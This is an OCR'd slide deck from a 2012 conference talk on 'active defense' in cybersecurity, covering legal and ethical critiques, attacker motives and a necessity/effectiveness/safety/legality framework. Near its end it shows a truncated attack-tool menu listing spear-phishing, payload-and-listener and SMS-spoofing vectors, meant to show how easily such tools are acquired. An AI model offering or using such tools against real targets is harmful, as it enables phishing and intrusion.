Active Defense 2012

Davi Ottenheimer
flyingpenguin

CONSEGI 2012

Agenda

- Introduction / Background
- Theory
- Application

Active Defense

INTRODUCTION

Who Are We?

Davi Ottenheimer

Phil and History of International Intervention (Conflict Ethics)

davi@flyingpenguin.com

@daviottenheimer

- 18 Years Information Security
- Barclays, ArcSight, Yahoo!
- MSc London School of Economics

David Willson

Licensed Attorney Defense/Conflict Law

david@titaninfosec.com

@titaninfosec

- 20 years U.S. Army (cyberspace ops, defense and exploit; international, operational and criminal law)
- NSA legal advisor to CYBERCOM and Army Space Command

Who Are We?

Davi Ottenheimer and Matthew Wallace

Securing the Virtual Environment: How to ***Defend*** the Enterprise Against Attack
(Includes Bonus DVD)
Wiley, May 2012

Includes Bonus DVD
Securing the Virtual Environment
How to Defend the Enterprise Against Attack


flyingpenguin

flying \fly"ing\, a. [From fly, v. i.]

moving with, or as with, wings; moving lightly or rapidly; intended for rapid movement

penguin \pen"guin\, n.

short-legged flightless birds of cold southern especially Antarctic regions having webbed feet and wings **modified for water**



Active Defense

BACKGROUND

Critiques of Active Defense

Authority

- Law-Free Zones
- Disobedience leads to…Anarchy!
- Capability leads to…Chaos!

Attribution, Proxies and Liability

- Shared or Dual-Use
- Letters of Marque

Definition

- Necessity
- Proportionality
- Force (Logical Methods)

"Threat Innovation"


Innovation and Conflict Law

> “ …one relevant body of law – international humanitarian law, or the law of armed conflict – affirmatively **anticipates technological innovation**…

– **Harold Hongju Koh**
Legal Advisor, U.S. Department of State
USCYBERCOM Inter-Agency Legal Conference
September 18, 2012

http://www.state.gov/s/l/releases/remarks/197924.htm


"…anticipates technological innovation…"



1. Geospiza magnirostris
3. Geospiza parvula
2. Geospiza fortis
4. Certhidea olivacea

Finches from Galapagos Archipelago

Defense *Technological* Innovation



1976 McDonnell Press Release

http://aviation.watergeek.eu/f4-phantom.html

1961

http://osulibrary.oregonstate.edu/specialcollections/omeka/items/show/1536

2012

http://www.microkhan.com/2011/12/01/the-evolution-of-bomb-squad-armor/


Attacked!

What Now?

Reinforce & Stand Your Ground…

…or Actively Defend


"…**limited** offensive action and **counterattacks** to deny a **contested area** or position to the enemy…"



http://usacac.army.mil/cac2/call/thesaurus/toc.asp?id=1044

…or Actively Defend


limited counterattacks to **BLOCK** harm **“outside”**



…or Actively Defend

Is it

1) Necessary?
2) Effective?
3) Safe?
4) Legal?



Active Defense

THEORY

1) Necessary?
2) Effective?
3) Safe?
4) Legal?

1) Necessary

“Hackers are stepping up the intensity of their attacks, moving from ‘disruption’ to ‘destruction’ of key computer systems.”

– General Keith Alexander
NSA Dir and Comdr of US
Cyber Command

http://phys.org/news/2012-10-hackers-shifting-destruction-cyber-chief.html

1) Necessary

MEECES (Motives)

- Money
- Entertainment
- Ego
- Cause
- Social Group Entrance
- Status


"Gosto de levar vantagem em tudo, certo?"

– Lei de Gérson

http://youtu.be/J6brObB-3Ow

http://www.aic.gov.au/documents/1/B/A/%7B1BA0F612-613A-494D-B6C5-06938FE8BB53%7Dhtcb006.pdf

1) Necessary




High Barrier
Study

Med Barrier
Train

Low Barrier
Acquire

1) Necessary



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
                                 int Attack Vector

                                 main menu.
```

```
